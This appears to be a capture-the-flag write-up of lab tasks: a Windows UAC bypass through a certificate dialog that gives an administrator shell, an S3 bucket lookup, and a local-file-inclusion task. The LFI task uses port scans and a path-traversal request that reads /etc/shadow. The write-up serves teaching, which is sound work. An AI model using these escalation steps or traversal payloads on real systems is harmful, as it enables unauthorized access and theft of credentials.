
Executing hhupd.exe:




Click on “Show information about the publisher’s certificate:




Click on the “Issued by:” link:




We are unable to select the default browser. Let us change the default settings. Go to Default Programs -> Set defaults by app:




Select Internet Explorer -> Set this program as default:




Now, we re-did the same process:




We open up using Internet Explorer:




Click on the cogwheel -> File -> Save as:




We noticed the above message appear. Key in the following under file name to list all applications in System32:



Open up the cmd, we managed to obtain administrator access!



Enumerating the directories, we found the root.txt file in the Administrator Desktop. Simply use the type command:



We obtained the flag: **7958b569565d7bd88d10c6f22d1c4063**.

Explanation: Clicking on the Certificate link in the UAC prompt provides an administrator access of the web browser. Thus, opening a file through the web browser provides administrator access to the file. Running cmd, we are able to escalate to administrator privilege.

[Task 19] [Day 14] Unknown Storage


McElferson opens today's news paper and see's the headline

Private information leaked from the best festival company

This shocks her! She calls in her lead security consultant to find out more information about this. *How do we not know about our own s3 bucket.*


McSkidy's only starting point is a single bucket name: **advent-bucket-one**

 # 1 What is the name of the file you found?



Employee_names.txt

#2 What is in the file?



Mcchef

[Task 20] [Day 15] LFI

Elf Charlie likes to make notes and store them on his server. Are you able to take advantage of this functionality and crack his password?


#1 What is Charlie going to book a holiday to?

We run an masscan and nmap scan similar to the above examples:

```
root@kali:/usr/share/wordlists# masscan -e tun0 -p1-65535:U:1-65535 10.10.74.253 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2019-12-25 05:18:08 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 22/tcp on 10.10.74.253
Discovered open port 80/tcp on 10.10.74.253
```

```
root@kali:/usr/share/wordlists# nmap -sV -Pn -n -v -p80,22 10.10.74.253
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-25 00:16 EST
Nmap wishes you a merry Christmas! Specify -sX for Xmas Scan (https://nmap.org/book/man-port-scanning-techniques.html).
NSE: Loaded 45 scripts for scanning.
Initiating SYN Stealth Scan at 00:16
Scanning 10.10.74.253 [2 ports]
Discovered open port 80/tcp on 10.10.74.253
Discovered open port 22/tcp on 10.10.74.253
Completed SYN Stealth Scan at 00:16, 0.37s elapsed (2 total ports)
Initiating Service scan at 00:16
Scanning 2 services on 10.10.74.253
Completed Service scan at 00:17, 6.74s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.74.253.
Initiating NSE at 00:17
Completed NSE at 00:17, 1.59s elapsed
Initiating NSE at 00:17
Completed NSE at 00:17, 1.49s elapsed
Nmap scan report for 10.10.74.253
Host is up (0.37s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We figure that there's a web server we can connect to at port 80. Let us access the website:



Note1: Jingle Bells Lyrics

.-jingle bell jingle bell
jingle bell rock
jingle bell swing
and jingle bell ring
snowin and blowin
up blushels of fun
now the jingle hop has begun (4)

2.- jingle bell jingle bell
jingle bell rock
jingle bells chime in
jingle bell time
Dancin and prancin
n jingle bell square
in the frosty air

3.- what a bright time
It's the right time
to rock the night away
jingle bell, time

Note2: Presents Log

Presents Wrapped 04/12/2019:

24x iPhone X
31x Amazon Alexia's
5x Red riding bikes (hard to wrap)
50x Playstation 4's
32x Xbox One's
90x Sony Television's
5x Slipers

Presents Wrapped 03/12/2019:

3x Drones
54x Nike Shoes
12x Mac Book Pro's
1x Puppy (hope its okay until the 25th)

Note 3

To do list:

[-] Take Santa sleigh in for an MOT
[-] Improve security on file inclusion
[-] Go food shopping
[-] Book holiday to Hawaii


We can see that Charlie is going to book a holiday to **Hawaii**.

#2 Read /etc/shadow and crack Charlies password.

Inspecting the page source, we see a unique script here:


```
<!DOCTYPE html>
<html lang="en"> event scroll
 <head> ... </head>
 <body>
  <div class="jumbotron text-center">
   <img src="imgs/notepad.png">
   <h1>Public Notes</h1>
   <p> ... </p>
  </div>
  <div class="container"> ... </div>
  <script src="/js/jquery.min.js"></script>
  <script src="/js/bootstrap.min.js"></script>
  <script>
      function getNote(note, id) {
        const url = '/get-file/' + note.replace(/\//g, '%2f')
        $.getJSON(url,  function(data) {
          document.querySelector(id).innerHTML = data.info.replace(/(?:\r\n|\r|\n)/g, '<br>');
        })
      }
      // getNote('server.js', '#note-1')
      getNote('views/notes/note1.txt', '#note-1')
      getNote('views/notes/note2.txt', '#note-2')
      getNote('views/notes/note3.txt', '#note-3')
  </script>
 </body>
</html>
```

There is a function which get the notes from /views/notes/ directory in the server and display them on the page. /get-file/ help to request the file from the server. Maybe we can try to exploit this? Let's try to make a request for a file name seen in the script:




http://10.10.74.253/get-file/views%2fnotes%2fnote1.txt

We replaced "/" with "%2F" as URL encoding helps to properly make the request. As observed, we can access it from here. Making another request for a file name seen in the script:



The parent directory contain the file server.js and views folder. It's most likely not a root directory since I cannot request for /etc/shadow file from there. Let's go to the root directory to access the /etc/shadow file:



http://10.10.74.253/get-file/../../../etc/shadow

